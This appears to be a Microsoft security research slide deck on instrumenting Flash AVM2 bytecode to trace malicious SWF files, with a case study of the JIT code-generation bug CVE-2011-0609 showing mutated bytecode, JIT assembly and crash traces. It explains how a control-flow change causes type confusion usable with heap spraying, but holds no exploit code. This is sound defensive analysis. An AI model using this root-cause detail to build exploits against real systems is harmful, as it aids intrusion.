Microsoft | Trustworthy Computing

AVM Inception
How we can use AVM instrumenting in a beneficial way

Jeong Wook Oh
Security Researcher
Microsoft Malware Protection Center
jeongoh@microsoft.com

AVM

Flash file structure

Header

- Signature (3 bytes)
  - FWS: Normal Flash File
  - CWS: Compressed Flash File
- Version(1)/ FileLength(4)/FrameSize(RECT)/ FrameRate(2)/FrameCount(2)

Tags

- Short Tag
  - TagCodeAndLength(2): Type(10 bits)/ Length (6 bits)
- Long Tag
  - TagCodeAndLength(2): Type (10bits) / Length (6bits) value should be 0x3F
  - Length(4): Actual Length

Header (FWS|CWS, ...)
Tag (Type, Length, Data)
Tag (Type, Length, Data)
Tag (Type, Length, Data)
Tag (Type, Length, Data)
Tag (Type, Length, Data)

Do ABC tag

- Type = 82
- This tag contains AVM2 bytecode.
- AVM2 bytecode contains logic for Flash files.
- Some Flash files don’t require any special actions - this tag can be missing in that case.

AVM2 (ActionScript Virtual Machine 2)

- Virtual Machine for ActionScript3
  - Runs bytecode generated by ActionScript 3.
  - Creates JITed bytecode on the heap
    - JITed means the code is actually native
  - Creates potential risks
    - If the JITed code is messed up, it could lead to code execution conditions
    - Verification process required to block potentially dangerous control flows
- AVM2 has been a popular target for attack since 2010

AVM

PROBLEMS

Vulnerabilities

Simple deduction

- Usually, software has vulnerabilities
- Application VM is software
- Usually, application VM has vulnerabilities

Post-mortem analysis issues

- Debugging application VM issues is extremely hard when compared to debugging traditional applications.

- All logic is encapsulated inside the Virtual Machine
  - Vulnerabilities usually occur as bugs in the JIT code generation
  - Manually debugging and tracing invalid JIT code generation is not practical (in any way).

- Many malware are loaded dynamically inside carrier SWF, which means the potential for static analysis is limited.

How to solve these problems?

AVM INSTRUMENTATION

Bytecode instrumentation

- Change the bytecode so that we can use it for our purposes
  - Code coverage investigation
    - Utilizing debug output instruction
    - Utilizing debug instructions
  - Hooking classes: Sandboxing AVM bytecode
    - Bytecode loading classes
    - Network-related classes
    - Data allocation classes

* Adobe engineers have internal tools to analyze vulnerabilities. This research is mainly for those of us analyzing SWF malware or bugs who need more powerful tooling.

Examples

CODE COVERAGE INVESTIGATION

CVE-2011-0609: AVM JIT CODE GENERATION ERROR

Code coverage investigation

Using debug output instructions or debug instructions

- Insert trace instructions in every function and basic block, or even for each instruction
  - trace = printf in Actionscript
- Insert debugfile and debugline instructions to make the binary debuggable
  - debugfile, debugline = int 3

CVE-2011-0609


The control flow modification made the JIT engine create invalid instructions

- The instructions are created to work with object type A, but the instructions are getting object type B

This is a JIT code generation issue.

- Security Advisory APSA11-01 published March 14, 2011
  - Patch released 7 days later


Breaking control flow



1. A block is split into A1 and A2
2. B -> C control flow has been changed to B -> A2

Breaking control flow

Original




```
loc_524A:
coerce   com.greensock.core.SimpleTimeline
setlocal_3
getlocal_0
getlocal_3
getproperty cachedTotalTime
getlex   com.greensock.core:TweenCore._delay
```


...

```
getlocal_0
pushtrue
initproperty cachedReversed
```

A

```
loc_5269:
getlocal_0
getproperty vars
getproperty <namespace_set>.paused
iffalse locret_5277
```

Mutated



1. A is split into A1 and A2
2. New control flow B -> A2 is created.


Original logic

Bytecode

A

```
getlocal_0
pushtrue
initproperty cachedReversed
```

```
loc_5269:
getlocal_0
getproperty vars
getproperty <namespace_set>.paused
iffalse locret_5277
```



JIT Code

```
mov     eax, ds:766B2F8h
push    ecx
push    esi
push    766B2E8h
call    eax
add     esp, 0Ch
push    eax
call    near ptr 0FEBC33D2h
add     esp, 4
test    eax, eax
jz      short loc_7DF
```


```
mov     eax, [ebp+var_50]
mov     dword ptr [eax+1Ch], 1
```

A'


```
loc_7DF:
mov     eax, [ebp+var_50]
mov     ecx, [eax+34h]
cmp     ecx, 4
jb      short loc_866
```

```
mov     eax, ds:766B310h
push    ecx
push    esi
push    766B300h
call    eax
add     esp, 0Ch
push    eax
call    near ptr 0FEBC33D2h
add     esp, 4
mov     ecx, esi
mov     esi, [ebp+var_70]
mov     edx, eax
lea     eax, [ebp+var_A8]
test    edx, edx
jz      short loc_84E
```

Mutated Logic




Code generation



- Get property <namespace_set>.paused is confused as to what type of variable it will get as a 1st argument
  - Com.greensock.core.SimpleTimeLine or vars property type (declared as var vars:Object)
- The code is generated to comply with the com.greensock.core.SimpleTimeline type instead of the object type

* For every SWF disassembly example in this presentation, we used our colleague, Marian Radu's excellent SWF disassembler plugin for IDA. For more information, please visit http://www.f-secure.com/weblog/archives/Marian_Radu_SWF_Disassembler.pdf.

Actual code run



The actual control flow is A1 to A2.
This is a problem because:

- The JIT code is expecting B -> A2 control flow
- The A2 code is expecting the com.greensock.core.SimpleTimeLine data type, but it's getting the data type from the vars variable

This leads to an invalid memory access vulnerability

- With a heap spraying technique, this can be used for code execution

Common approach - Differential analysis

- SWF diffing
  - If you can obtain an original template of the SWF file fuzzing, then you can use SWF diffing to get the difference between them
  - This is very helpful in determining the cause of VM failure
- When a new 0-day Adobe Flash file is found, you can search for the original Adobe Flash file used for the fuzzing.
  - You can get clues from the disassemblies that show unique symbols from the source code.
    - The symbols represent component names which may be unique

Common approach - Debugging in JIT code


```
eax=06ddfc41 ebx=06dedb08 ecx=06e06040 edx=b805f20b
esi=06ded7a8 edi=05ee31d8
eip=06e1b58e esp=0013e0b8 ebp=0013e150 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00040206
06e1b58e 8b4a70          mov     ecx,dword ptr [edx+70h]
ds:0023:b805f27b=????????
```

→Debugging with JIT code is a nightmare for analysts

Problems


- If a template is not available, you have no luck performing differential analysis of the sample.
- With JIT level debugging, it is very hard to find which part of the AVM code is actually related to the crash.
- Code coverage or control flow tracing is needed – Instrumentation solves this problem

Instrumenting AVM code



1. **Dissection of AVM tag structure & methods**
2. **Instrumentation of instructions**
3. **Reinsertion into original file**

Instrumenting AVM code




Added debugging messages By instrumentation

After running instrumented SWF

```
....
Entering: [314, 279, 194, 72, 1, 56, 72]
       Entering: [314, 279, 194, 72, 1, 56, 72, 1]
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:2
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:3
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:5
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:7
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:8
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:10
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:11
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:12
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:13
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:14
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:15
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:16
        BasicBlock: [314, 279, 194, 72, 1, 56, 72, 1]:18
       Leaving: [314, 279, 194, 72, 1, 56, 72, 1]
      Leaving: [314, 279, 194, 72, 1, 56, 72]
     Leaving: [314, 279, 194, 72, 1, 56]
     BasicBlock: [314, 279, 194, 72, 1]:19
     BasicBlock: [314, 279, 194, 72, 1]:21
     BasicBlock: [314, 279, 194, 72, 1]:23
     BasicBlock: [314, 279, 194, 72, 1]:24
     Entering: [314, 279, 194, 72, 1, 73]
     Leaving: [314, 279, 194, 72, 1, 73]
     BasicBlock: [314, 279, 194, 72, 1]:26
     BasicBlock: [314, 279, 194, 72, 1]:27 ← The last line shows the crash point
```

Locating the crash point




BasicBlock: [314, 279, 194, 72, 1]: 27

→ **Crash Point is BasicBlock 27**

Call stack trace

BasicBlock: [**314**, **279**, **194**, **72**, **1**]: 27



pushstring "BasicBlock: 27"
callpropvoid trace, 1
getproperty <namespace_set>.paused

public constructor TweenCore.TweenCore (Number, Object)
...
findpropstrict trace
pushstring "Entering: **1**"

public constructor SimpleTimeline.SimpleTimeline (Object)
...
